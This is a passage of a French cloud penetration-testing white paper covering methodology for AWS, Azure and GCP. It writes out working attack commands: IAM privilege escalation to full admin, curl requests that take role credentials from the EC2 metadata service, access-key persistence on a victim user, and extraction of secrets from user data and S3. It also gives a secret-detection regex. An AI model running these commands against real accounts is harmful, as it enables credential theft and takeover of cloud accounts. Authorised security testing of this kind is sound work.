AYI NEDJIMI Consultants

Guide Complet du Pentest Cloud : AWS, Azure et GCP

Catégorie : Livres Blancs Lecture : 57 min Publié le : 11/03/2026 Auteur : Ayi NEDJIMI

Guide pentest cloud complet : methodologies d'audit AWS, Azure et GCP, outils specialises, techniques d'exploitation et remediation. Livre blanc.

Le cloud computing a radicalement transforme la surface d'attaque des entreprises. Avec plus de 94% des organisations utilisant au moins un service cloud en 2025, la securite de ces environnements est devenue un enjeu strategique majeur. Ce livre blanc propose un guide exhaustif du test d'intrusion cloud, couvrant les trois hyperscalers : Amazon Web Services (AWS), Microsoft Azure et Google Cloud Platform (GCP). Destine aux pentesters, red teamers, architectes securite et RSSI, il detaille les methodologies, les techniques d'exploitation concretes et les outils indispensables pour evaluer la posture de securite d'une infrastructure cloud. Ce livre blanc expert de plus de 14 000 mots couvre l'ensemble des methodologies d'audit cloud, des techniques de reconnaissance a la remediation. Destine aux pentesters, auditeurs securite et architectes cloud, il fournit un cadre operationnel complet avec des exemples pratiques pour AWS, Azure et GCP, base sur des retours d'experience de missions reelles.

Points cles


- Le pentest cloud necessite une methodologie adaptee aux specificites de chaque fournisseur (AWS, Azure, GCP)
- La gestion des identites et des acces (IAM) constitue le vecteur d'attaque principal dans 78% des compromissions cloud
- Les services de metadonnees (IMDS) representent un point d'entree critique exploitable via SSRF
- Les outils specialises (ScoutSuite, Prowler, Pacu, ROADtools) automatisent la detection des mauvaises configurations
- La remediation doit suivre les referentiels CIS Benchmarks et CSA Cloud Controls Matrix
- Chaque hyperscaler possede ses propres vecteurs d'attaque et mecanismes de defense
- La conformite (SOC 2, ISO 27017, SecNumCloud) encadre les exigences de securite cloud

Notre avis d'expert

Un livre blanc en cybersécurité n'a de valeur que s'il est actionnable. Les méthodologies théoriques sans exemples d'implémentation concrète restent lettre morte. Notre approche privilégie systématiquement les guides step-by-step validés en environnement de production.

Votre stratégie de cybersécurité repose-t-elle sur un référentiel méthodologique éprouvé ?

Chapitre 1 : Introduction au Pentest Cloud - Enjeux et Perimetre



1.1 Qu'est-ce que le pentest cloud ?

Le test d'intrusion cloud, communement appele pentest cloud, est une evaluation methodique et autorisee de la securite d'une infrastructure hebergee chez un fournisseur de services cloud. Contrairement au pentest traditionnel qui cible principalement des reseaux on-premise et des serveurs physiques, le pentest cloud doit prendre en compte un modele de responsabilite partagee, des API specifiques a chaque fournisseur, et des services manages dont la surface d'attaque differe fondamentalement des systemes classiques.

Le pentest cloud ne se limite pas a scanner des ports ou a tester des applications web hebergees dans le cloud. Il englobe l'evaluation de la configuration des services cloud natifs, l'analyse des politiques d'acces, la verification de l'isolation entre les tenants, et la recherche de chemins d'escalade de privileges au sein de l'infrastructure as code. Un auditeur competent doit maitriser les specificites de chaque fournisseur tout en conservant une vision transversale des risques communs.

Definition : Modele de responsabilite partagee
Le modele de responsabilite partagee definit la repartition des obligations de securite entre le fournisseur cloud (responsable de la securite du cloud, c'est-a-dire l'infrastructure physique, l'hyperviseur, le reseau) et le client (responsable de la securite dans le cloud, c'est-a-dire la configuration, les donnees, les acces). Ce modele varie selon le type de service : IaaS, PaaS ou SaaS. Plus le niveau d'abstraction est eleve, plus le fournisseur assume de responsabilites, mais le client conserve toujours la maitrise de ses donnees et de ses configurations d'acces.

Cas concret
Le framework MITRE ATT&CK, devenu le référentiel standard de l'industrie, a transformé la manière dont les organisations modélisent les menaces. Son adoption généralisée depuis 2020 a permis de structurer les échanges entre équipes offensives et défensives autour d'un langage commun et mesurable.

1.2 Pourquoi le pentest cloud est-il devenu indispensable ?

Les incidents de securite cloud se multiplient a un rythme alarmant. Selon le rapport 2025 de l'ENISA, 68% des violations de donnees impliquant des environnements cloud resultent de mauvaises configurations, et non d'exploits aboutis. Les buckets S3 publics, les roles IAM trop permissifs, les secrets stockes en clair dans les variables d'environnement : ces erreurs de configuration representent autant de portes ouvertes pour un attaquant motive.

Le pentest cloud est devenu indispensable pour plusieurs raisons structurelles. Premierement, la complexite inherente aux environnements multi-cloud cree des angles morts que les outils automatises ne detectent pas toujours. Deuxiemement, la vitesse de deploiement des services cloud (infrastructure as code, CI/CD) introduit des risques de regression securitaire a chaque iteration. Troisiemement, les exigences reglementaires (RGPD, NIS2, DORA) imposent des evaluations regulieres de la posture de securite, y compris pour les actifs cloud.

Les statistiques parlent d'elles-memes : en 2024, le cout moyen d'une violation de donnees impliquant un environnement cloud s'elevait a 4,88 millions de dollars selon IBM. Les entreprises qui effectuent des pentests reguliers de leur infrastructure cloud reduisent ce risque de 40% en moyenne. Le retour sur investissement d'un audit de securite cloud est donc considerable lorsqu'on le compare au cout potentiel d'un incident.

Incidents cloud notables
En 2019, Capital One a subi une violation massive via une SSRF exploitant le service de metadonnees AWS (IMDS v1), compromettant les donnees de plus de 100 millions de clients. En 2023, Microsoft a revele qu'un groupe APT chinois (Storm-0558) avait exploite une cle de signature Azure AD volee pour acceder aux boites mail de hauts responsables gouvernementaux americains. En 2024, une mauvaise configuration Terraform exposant des credentials GCP a permis l'exfiltration de donnees sensibles chez un major de la sante europeenne. Ces incidents illustrent la diversite des vecteurs d'attaque cloud et la necessite d'audits approfondis.

Vos guides de bonnes pratiques sont-ils lus et appliqués par les équipes opérationnelles ?

1.3 Perimetre et cadre legal du pentest cloud

Le perimetre d'un pentest cloud doit etre defini avec precision avant le debut de la mission. Contrairement au pentest traditionnel ou le scope se definit generalement par des plages d'adresses IP, le perimetre cloud s'articule autour de comptes, d'abonnements, de projets, de services specifiques et de roles d'acces. documenter explicitement quels comptes cloud sont dans le scope, quels services peuvent etre testes, et quelles actions sont autorisees.

Chaque fournisseur cloud impose ses propres regles en matiere de tests d'intrusion. AWS a simplifie sa politique en 2023 en supprimant l'obligation de notification prealable pour la plupart des tests, mais certaines activites restent interdites comme les tests DDoS, le DNS zone walking ou le flooding de ports. Azure requiert le respect des regles d'engagement documentees dans le Microsoft Cloud Penetration Testing Rules of Engagement, et les tests doivent se limiter aux ressources dont le client est proprietaire. GCP autorise les tests d'intrusion sur les ressources du client sans notification prealable, mais interdit toute action impactant les autres tenants.

Sur le plan legal, le pentest cloud s'inscrit dans le cadre general du droit applicable aux tests d'intrusion. En France, l'article 323-1 du Code penal punit l'acces frauduleux a un systeme de traitement automatise de donnees. Un contrat de mission detaille, signe par le responsable legal de l'organisation cliente, est donc indispensable. Ce contrat doit preciser le perimetre exact, les techniques autorisees, les horaires de test, les contacts d'urgence et les procedures d'escalade en cas de decouverte d'une vulnerabilite critique.

Attention : autorisations prealables
Ne commencez jamais un pentest cloud sans disposer d'une autorisation ecrite explicite du proprietaire du compte cloud. En environnement multi-tenant, une action mal ciblee peut impacter d'autres clients du fournisseur. Verifiez systematiquement que vos credentials de test sont limites au perimetre autorise. Conservez des logs detailles de toutes vos actions pour pouvoir justifier chaque operation en cas de contestation. Le non-respect de ces precautions peut entrainer des poursuites penales et la responsabilite civile du pentester et de son employeur.

1.4 Differences fondamentales avec le pentest traditionnel

Le pentest cloud se distingue du pentest traditionnel sur plusieurs aspects fondamentaux. Le premier est l'absence de couche reseau physique directement accessible. Dans un environnement cloud, le pentester interagit principalement avec des API, des consoles web et des services manages, plutot qu'avec des equipements reseau physiques. Les techniques classiques de sniffing reseau ou d'ARP spoofing sont generalement inapplicables.

Le deuxieme aspect distinctif est la preponderance de la gestion des identites et des acces (IAM) comme vecteur d'attaque principal. Dans un environnement cloud, la quasi-totalite des actions passent par des mecanismes d'authentification et d'autorisation bases sur des politiques IAM. Comprendre et exploiter les failles de ces politiques constitue le coeur du pentest cloud. Un role IAM mal configure peut donner acces a l'integralite d'un compte cloud, sans qu'aucune vulnerabilite technique classique ne soit exploitee.

Le troisieme aspect concerne la nature ephemere et dynamique des ressources cloud. Les instances sont creees et detruites en permanence via l'infrastructure as code. Les conteneurs ont une duree de vie de quelques minutes. Les fonctions serverless s'executent pendant quelques secondes. Le pentester doit adapter sa methodologie a cette realite en privilegiant l'analyse des configurations et des politiques plutot que la recherche de vulnerabilites sur des systemes specifiques qui peuvent disparaitre a tout moment.

Enfin, le quatrieme aspect est la richesse des services manages proposes par chaque fournisseur. AWS propose plus de 200 services, Azure plus de 300, et GCP plus de 150. Chaque service possede ses propres mecanismes de securite, ses propres risques de mauvaise configuration et ses propres vecteurs d'attaque. Un pentester cloud doit donc maintenir une connaissance actualisee d'un ecosysteme en perpetuelle evolution.

Critere	Pentest traditionnel	Pentest cloud
Surface d'attaque	Reseau, OS, applications	API, IAM, services manages, configurations
Acces initial	Scan de ports, exploitation de services	Credentials volees, mauvaises configurations IAM
Mouvement lateral	Pivoting reseau, pass-the-hash	Escalade de privileges IAM, cross-account access
Persistence	Backdoors, rootkits	Cles d'acces, roles federees, Lambda backdoors
Exfiltration	Tunnels DNS, canaux coverts	Buckets publics, snapshots partages, API endpoints
Outils principaux	Nmap, Metasploit, Burp Suite	ScoutSuite, Prowler, Pacu, ROADtools
Cadre legal	Autorisation du proprietaire	Autorisation + respect des politiques du CSP

Chapitre 2 : Methodologie de Test d'Intrusion Cloud

2.1 Phase de reconnaissance (OSINT cloud)

La reconnaissance constitue la premiere phase de tout pentest cloud. Elle vise a collecter un maximum d'informations sur l'infrastructure cible sans interagir directement avec les systemes audites. En contexte cloud, cette phase presente des specificites importantes liees a la nature des services et a leur exposition sur Internet.

La decouverte de buckets S3 et d'espaces de stockage publics represente souvent le point de depart de la reconnaissance cloud. Des outils comme `cloud_enum` permettent de decouvrir des ressources de stockage exposees en testant des variations de noms bases sur le domaine de la cible. La commande typique est la suivante :

```
python3 cloud_enum.py -k entreprise-cible -k entreprisecible --disable-gcp
```

Les certificats SSL/TLS constituent une source precieuse d'informations. Le Certificate Transparency Log permet de decouvrir des sous-domaines associes a l'infrastructure cloud de la cible. L'outil `crt.sh` ou des requetes directes sur les logs CT revelent souvent des noms de domaine pointant vers des services cloud (par exemple `*.s3.amazonaws.com`, `*.blob.core.windows.net`, `*.storage.googleapis.com`).

La recherche de fuites de credentials sur les depots de code publics est une etape critique. GitHub, GitLab et Bitbucket regorgent de cles d'acces AWS, de secrets Azure ou de fichiers de credentials GCP commites accidentellement. Des outils comme `truffleHog`, `gitleaks` ou `git-secrets` permettent d'automatiser cette recherche. Les expressions regulieres a cibler incluent les patterns de cles d'acces AWS (`AKIA[0-9A-Z]{16}`), les connection strings Azure et les fichiers de service account GCP au format JSON.

Shodan et Censys permettent de cartographier les services cloud exposes. Les requetes specifiques comme `org:"Amazon.com"` ou `cloud.provider:azure` sur Censys permettent d'identifier les assets de la cible heberges chez chaque fournisseur. Les headers HTTP revelent souvent le fournisseur cloud utilise (par exemple `x-amz-request-id` pour AWS, `x-ms-request-id` pour Azure).

L'analyse DNS revele la cartographie cloud de la cible. Les enregistrements CNAME pointant vers des services cloud (`*.amazonaws.com`, `*.azurewebsites.net`, `*.appspot.com`) permettent d'identifier les services utilises. La recherche de subdomain takeover est particulierement pertinente en contexte cloud : un enregistrement DNS pointant vers un service cloud supprime peut etre reclame par un attaquant.

Outils de reconnaissance cloud
Les outils essentiels pour la phase de reconnaissance incluent : `cloud_enum` pour la decouverte de ressources de stockage, `dnsrecon` et `subfinder` pour l'enumeration DNS, `truffleHog` et `gitleaks` pour la detection de secrets dans les depots de code, `Shodan` et `Censys` pour la cartographie des services exposes, et `waybackurls` pour l'analyse historique des URLs. Combinez ces outils pour obtenir une vision complete de la surface d'attaque cloud de la cible.

2.2 Phase d'enumeration des services cloud

Une fois la reconnaissance passive terminee, la phase d'enumeration consiste a interagir directement avec les services cloud identifies pour cartographier les ressources, les configurations et les permissions. Cette phase necessite generalement des credentials valides, qu'ils aient ete fournis dans le cadre d'un test en boite grise ou obtenus lors de la phase de reconnaissance.

L'enumeration IAM est la premiere etape. Pour AWS, la commande `aws sts get-caller-identity` permet de verifier l'identite associee aux credentials obtenus. Ensuite, `aws iam list-users`, `aws iam list-roles` et `aws iam list-policies` cartographient les entites IAM du compte. L'analyse des politiques attachees a chaque entite revele les permissions effectives et les chemins d'escalade potentiels.

Pour Azure, l'enumeration commence par `az account list` pour identifier les abonnements accessibles, puis `az ad user list` et `az role assignment list` pour cartographier les identites et les attributions de roles. L'outil `ROADtools` de Dirk-jan Mollema automatise cette enumeration en collectant l'integralite du graphe Azure AD (desormais Entra ID) via l'API Microsoft Graph.

Pour GCP, `gcloud projects list` revele les projets accessibles, tandis que `gcloud iam service-accounts list` et `gcloud projects get-iam-policy PROJECT_ID` cartographient les comptes de service et les bindings IAM. L'outil `gcp_enum` automatise cette enumeration en parcourant systematiquement les permissions disponibles.

L'enumeration des services de stockage est systematique. Pour AWS : `aws s3 ls` puis `aws s3 ls s3://bucket-name --recursive` pour chaque bucket decouvert. Pour Azure : `az storage account list` suivi de `az storage container list --account-name NOM`. Pour GCP : `gsutil ls` puis `gsutil ls -la gs://bucket-name/`. L'objectif est d'identifier les donnees sensibles accessibles et les permissions de stockage mal configurees.

L'enumeration reseau couvre les groupes de securite, les VPC, les sous-reseaux et les regles de pare-feu. Pour AWS : `aws ec2 describe-security-groups` et `aws ec2 describe-network-acls`. Pour Azure : `az network nsg list` et `az network nsg rule list`. Pour GCP : `gcloud compute firewall-rules list`. Les regles autorisant le trafic entrant depuis `0.0.0.0/0` sur des ports sensibles (22, 3389, 3306, 5432) constituent des findings critiques.

2.3 Phase d'exploitation et escalade de privileges

La phase d'exploitation vise a demontrer l'impact concret des vulnerabilites identifiees. En contexte cloud, l'exploitation se concentre principalement sur l'escalade de privileges IAM, l'acces non autorise aux donnees et le mouvement lateral entre services et comptes.

L'escalade de privileges IAM est le vecteur d'exploitation le plus courant en environnement cloud. La recherche de Rhino Security Labs a identifie plus de 30 chemins d'escalade de privileges distincts dans AWS IAM. Par exemple, un utilisateur disposant de la permission `iam:CreatePolicyVersion` peut creer une nouvelle version de sa propre politique avec des permissions administrateur. De meme, un utilisateur avec `iam:PassRole` et `lambda:CreateFunction` peut creer une fonction Lambda associee a un role administrateur et l'executer pour obtenir des privileges eleves.

Exemple concret d'escalade via `iam:CreatePolicyVersion` sur AWS :

```
aws iam create-policy-version --policy-arn arn:aws:iam::ACCOUNT:policy/ma-policy --policy-document '{"Version":"2012-10-17","Statement":[{"Effect":"Allow","Action":"*","Resource":"*"}]}' --set-as-default
```

Sur Azure, l'escalade de privileges exploite souvent les attributions de roles dans Entra ID. Un utilisateur disposant du role Application Administrator peut creer un service principal avec des permissions elevees. Le role Privileged Role Administrator permet d'attribuer n'importe quel role, y compris Global Administrator. L'exploitation des managed identities permet egalement d'heriter des permissions d'une ressource Azure.

Sur GCP, les chemins d'escalade incluent l'exploitation des comptes de service avec des permissions excessives. La permission `iam.serviceAccountKeys.create` sur un compte de service privilegie permet de generer une cle et d'usurper son identite. La permission `deploymentmanager.deployments.create` permet de deployer des ressources avec les privileges du compte de service Deployment Manager, qui dispose souvent de permissions etendues.

Precautions lors de l'exploitation
L'exploitation en environnement cloud de production comporte des risques significatifs. Evitez toute action destructrice (suppression de ressources, modification de donnees). Documentez chaque commande executee avec son horodatage. Privilegiez les demonstrations de faisabilite (proof of concept) aux exploitations completes. En cas de doute sur l'impact d'une action, consultez le commanditaire de l'audit avant de proceder. La creation de ressources supplementaires (instances EC2, fonctions Lambda) pour demonstrer une vulnerabilite doit etre validee au prealable.

2.4 Phase de post-exploitation et mouvement lateral

La post-exploitation en environnement cloud vise a evaluer l'etendue de la compromission possible a partir d'un acces initial. Elle inclut la persistence, le mouvement lateral et l'exfiltration de donnees.

La persistence dans le cloud peut prendre plusieurs formes. Sur AWS, un attaquant peut creer des cles d'acces supplementaires pour un utilisateur IAM (`aws iam create-access-key --user-name victime`), deployer une fonction Lambda declenchee periodiquement pour maintenir l'acces, ou configurer un role assumable depuis un compte externe. Sur Azure, la creation d'un service principal avec des credentials longue duree ou l'ajout d'une federation d'identite sur une application existante permet de maintenir un acces persistant. Sur GCP, la generation de cles de compte de service supplementaires ou la creation d'un projet fantome lie au meme compte de facturation sont des techniques de persistence courantes.

Le mouvement lateral dans le cloud s'effectue principalement via les relations de confiance entre comptes et services. Les roles cross-account AWS, les abonnements Azure lies au meme tenant Entra ID, et les projets GCP au sein de la meme organisation offrent autant de chemins de mouvement lateral. L'exploitation des VPC peering, des endpoints de service prives et des connexions VPN entre environnements cloud et on-premise etend encore le perimetre de compromission potentiel.

L'exfiltration de donnees en environnement cloud peut etre subtile et difficile a detecter. La copie d'un snapshot EBS vers un compte externe, le partage d'un bucket S3 avec une politique de ressource permissive, ou l'envoi de donnees vers un endpoint externe via une fonction Lambda sont des techniques d'exfiltration qui contournent souvent les mecanismes de detection bases sur le trafic reseau.

2.5 Reporting et classification des vulnerabilites


Le rapport de pentest cloud doit adapter les standards de classification aux specificites du cloud. Le CVSS (Common Vulnerability Scoring System) reste la reference pour la notation des vulnerabilites, mais son application aux mauvaises configurations cloud necessite une adaptation. Une politique IAM trop permissive ne correspond pas a un CVE specifique, mais son impact peut etre critique.

Le rapport doit inclure pour chaque vulnerabilite : une description claire du probleme, le service cloud affecte, la preuve d'exploitation (captures d'ecran, commandes executees et leurs resultats), l'impact potentiel (confidentialite, integrite, disponibilite), la probabilite d'exploitation, le score de risque resultant, et une recommandation de remediation concrete avec les commandes ou configurations a appliquer.

La classification des findings cloud suit generalement une echelle a quatre niveaux : critique (acces administrateur au compte, exfiltration de donnees sensibles possible), haute (escalade de privileges significative, acces non autorise a des services sensibles), moyenne (mauvaise configuration creant un risque indirect, absence de chiffrement), faible (ecart par rapport aux bonnes pratiques sans impact direct demonstrable). Cette classification doit etre adaptee au contexte specifique de l'organisation auditee.

A retenir : methodologie en 5 phases
Un pentest cloud structure suit cinq phases distinctes : (1) la reconnaissance passive pour cartographier la surface d'attaque, (2) l'enumeration active des services et des permissions, (3) l'exploitation des vulnerabilites identifiees, (4) la post-exploitation pour evaluer l'etendue de la compromission, et (5) le reporting avec des recommandations actionnables. Chaque phase doit etre documentee en temps reel pour garantir la tracabilite et la reproductibilite des findings.

Chapitre 3 : Pentest AWS - IAM, S3, EC2, Lambda, CloudTrail



3.1 Exploitation des faiblesses IAM AWS

AWS Identity and Access Management (IAM) constitue le pilier central de la securite AWS et, par consequent, la cible prioritaire de tout pentest AWS. La complexite du systeme de permissions AWS, avec ses politiques basees sur JSON, ses conditions, ses limites de permissions et ses politiques de session, cree un terrain fertile pour les mauvaises configurations exploitables.

L'enumeration initiale des permissions est la premiere etape. L'outil `enumerate-iam` de Andres Riancho permet de decouvrir les permissions effectives d'un jeu de credentials en testant systematiquement les appels API AWS. Cette approche par force brute est plus fiable que l'analyse statique des politiques, car elle prend en compte les SCP (Service Control Policies), les limites de permissions et les politiques de session qui peuvent restreindre les droits effectifs.

```
python3 enumerate-iam.py --access-key AKIAIOSFODNN7EXAMPLE --secret-key wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY
```

Les chemins d'escalade de privileges IAM documentes par Rhino Security Labs incluent plus de 30 techniques distinctes. Parmi les plus courantes, on trouve l'exploitation de `iam:CreatePolicyVersion` pour modifier les permissions d'une politique existante, l'utilisation de `iam:AttachUserPolicy` ou `iam:AttachRolePolicy` pour s'attribuer la politique `AdministratorAccess`, et l'exploitation de `iam:PassRole` combinee avec des services comme Lambda, EC2 ou Glue pour heriter des permissions d'un role privilegie.

L'outil `Pacu`, le framework d'exploitation AWS de Rhino Security Labs, automatise la detection et l'exploitation de ces chemins d'escalade. Le module `iam__privesc_scan` analyse les permissions de l'utilisateur courant et identifie les chemins d'escalade possibles :

```
Pacu (session:pentest) > run iam__privesc_scan
```

L'analyse des politiques IAM revele frequemment des wildcards excessifs. Une politique autorisant `"Action": "s3:*"` sur `"Resource": "*"` donne un acces complet a tous les buckets S3 du compte, y compris ceux contenant des donnees sensibles. Les conditions manquantes sur les politiques de confiance des roles (trust policies) permettent a n'importe quel utilisateur ou service du compte d'assumer le role. La politique suivante est un exemple classique de mauvaise configuration :

```
{"Version":"2012-10-17","Statement":[{"Effect":"Allow","Principal":{"AWS":"arn:aws:iam::123456789012:root"},"Action":"sts:AssumeRole"}]}
```

Cette politique autorise n'importe quelle entite du compte a assumer le role, ce qui inclut potentiellement des utilisateurs non privilegies. Un pentester verifiera systematiquement les trust policies de tous les roles pour identifier de tels chemins d'escalade.

Defense : durcissement IAM AWS
Appliquez le principe du moindre privilege en utilisant `IAM Access Analyzer` pour identifier les permissions non utilisees. Activez les SCP au niveau de l'organisation pour limiter les actions dangereuses. Utilisez les conditions IAM (`aws:SourceIp`, `aws:MultiFactorAuthPresent`) pour restreindre les contextes d'utilisation. Implementez des limites de permissions (permissions boundaries) pour borner les droits maximaux attribuables. Desactivez la creation de cles d'acces longue duree au profit des roles IAM et des credentials temporaires via AWS STS.

3.2 Attaques sur Amazon S3

Amazon Simple Storage Service (S3) est l'un des services AWS les plus utilises et les plus frequemment mal configures. Les buckets S3 publics ont ete a l'origine de nombreuses fuites de donnees majeures, malgre les avertissements repetes d'Amazon et les mecanismes de protection ajoutes au fil des ans (S3 Block Public Access, bucket policy warnings).

La decouverte de buckets S3 s'effectue par plusieurs methodes. L'enumeration par force brute de noms de buckets bases sur le nom de l'entreprise, ses marques et ses projets reste efficace. L'outil `cloud_enum` automatise cette recherche. Les requetes DNS sur les domaines de l'entreprise revelent souvent des CNAME pointant vers des buckets S3. L'analyse du code source des applications web et des applications mobiles revele frequemment des noms de buckets codes en dur.

Une fois un bucket identifie, l'evaluation des permissions s'effectue en testant progressivement les operations possibles :

```
aws s3 ls s3://bucket-cible/ --no-sign-request
```

Cette commande teste l'acces anonyme (non authentifie) au bucket. L'option `--no-sign-request` envoie la requete sans credentials. Si le listing reussit, le bucket est publiquement accessible en lecture. Les tests suivants evaluent les permissions d'ecriture (`aws s3 cp test.txt s3://bucket-cible/`), les permissions sur les ACL du bucket (`aws s3api get-bucket-acl`) et les permissions sur la politique du bucket (`aws s3api get-bucket-policy`).

Les attaques avancees sur S3 incluent l'exploitation des politiques de bucket mal configurees. Une politique autorisant `s3:PutBucketPolicy` a un principal large permet a un attaquant de modifier la politique du bucket pour s'accorder un acces complet. L'exploitation des ACL (Access Control Lists) legacy, lorsqu'elles accordent `WRITE_ACP` au groupe `AuthenticatedUsers` , permet de modifier les ACL pour obtenir un acces complet au bucket.

Le server-side request forgery (SSRF) vers le service de metadonnees EC2 via des objets S3 contenant du code HTML ou JavaScript constitue un vecteur d'attaque indirect. Si une application web sert des objets S3 dans un contexte de confiance, un attaquant peut injecter du contenu malveillant dans un objet pour exploiter d'autres vulnerabilites.

3.3 Exploitation des instances EC2 et du service de metadonnees

Amazon Elastic Compute Cloud (EC2) fournit les ressources de calcul virtuelles dans AWS. Les instances EC2 presentent une surface d'attaque qui combine les vulnerabilites classiques des systemes d'exploitation avec les specificites cloud, notamment le service de metadonnees d'instance (IMDS).

Le service de metadonnees EC2 (accessible a l'adresse `http://169.254.169.254`) fournit des informations sensibles aux instances, notamment les credentials temporaires du role IAM associe. L'exploitation de ce service via une SSRF a ete le vecteur d'attaque utilise dans la compromission de Capital One en 2019. IMDSv1, qui repond a de simples requetes HTTP GET sans authentification, est particulierement vulnerable :

```
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
```

Cette commande retourne le nom du role IAM associe a l'instance. Une seconde requete recupere les credentials temporaires :

```
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/NOM-DU-ROLE
```

La reponse contient l'AccessKeyId, le SecretAccessKey et le SessionToken permettant d'agir avec les permissions du role IAM de l'instance. AWS a introduit IMDSv2, qui impose un mecanisme de session basee sur un token PUT, rendant l'exploitation via SSRF significativement plus difficile (mais pas impossible dans certains cas) :

```
TOKEN=$(curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600")
```

```
curl -H "X-aws-ec2-metadata-token: $TOKEN" http://169.254.169.254/latest/meta-data/
```

Au-dela du service de metadonnees, l'audit des instances EC2 couvre les groupes de securite (regles de pare-feu), les user data (scripts d'initialisation pouvant contenir des secrets), les volumes EBS (chiffrement, snapshots publics), et la configuration reseau (exposition publique, VPC peering). La commande suivante recupere les user data d'une instance, qui contiennent souvent des mots de passe ou des cles d'API :

```
aws ec2 describe-instance-attribute --instance-id i-1234567890abcdef0 --attribute userData --query "UserData.Value" --output text | base64 -d
```

Les snapshots EBS constituent egalement une cible interessante. Un snapshot public ou partage avec un compte externe peut etre monte sur une instance controlee par l'attaquant pour en extraire les donnees. La commande `aws ec2 describe-snapshots --owner-ids self --query "Snapshots[?Public==true]"` identifie les snapshots publics du compte.

CVE-2024-21626 : Leaky Vessels
La vulnerabilite Leaky Vessels (CVE-2024-21626) dans runc, le runtime de conteneurs utilise par ECS et EKS, permettait une evasion de conteneur en exploitant une fuite de descripteur de fichier lors de l'execution de `WORKDIR`. Cette vulnerabilite illustre que les instances EC2 executant des conteneurs heritent des vulnerabilites de la pile de conteneurisation, ajoutant une couche de complexite a l'audit de securite. AWS a deploye des correctifs pour ses services manages (ECS, EKS), mais les instances EC2 autogeres necessitaient une mise a jour manuelle de runc.

3.4 Pentest des fonctions Lambda et des services serverless

AWS Lambda introduit un approche d'execution different qui modifie la surface d'attaque. Les fonctions Lambda s'executent dans un environnement sandbox isole, avec une duree d'execution limitee et un systeme de fichiers en lecture seule (a l'exception de `/tmp`). Cependant, elles heritent des permissions du role IAM qui leur est associe, ce qui cree des opportunites d'escalade de privileges.

L'enumeration des fonctions Lambda et de leurs configurations revele souvent des informations sensibles :

```
aws lambda list-functions --query "Functions[].{Name:FunctionName,Role:Role,Runtime:Runtime}"
```

```
aws lambda get-function --function-name ma-fonction
```

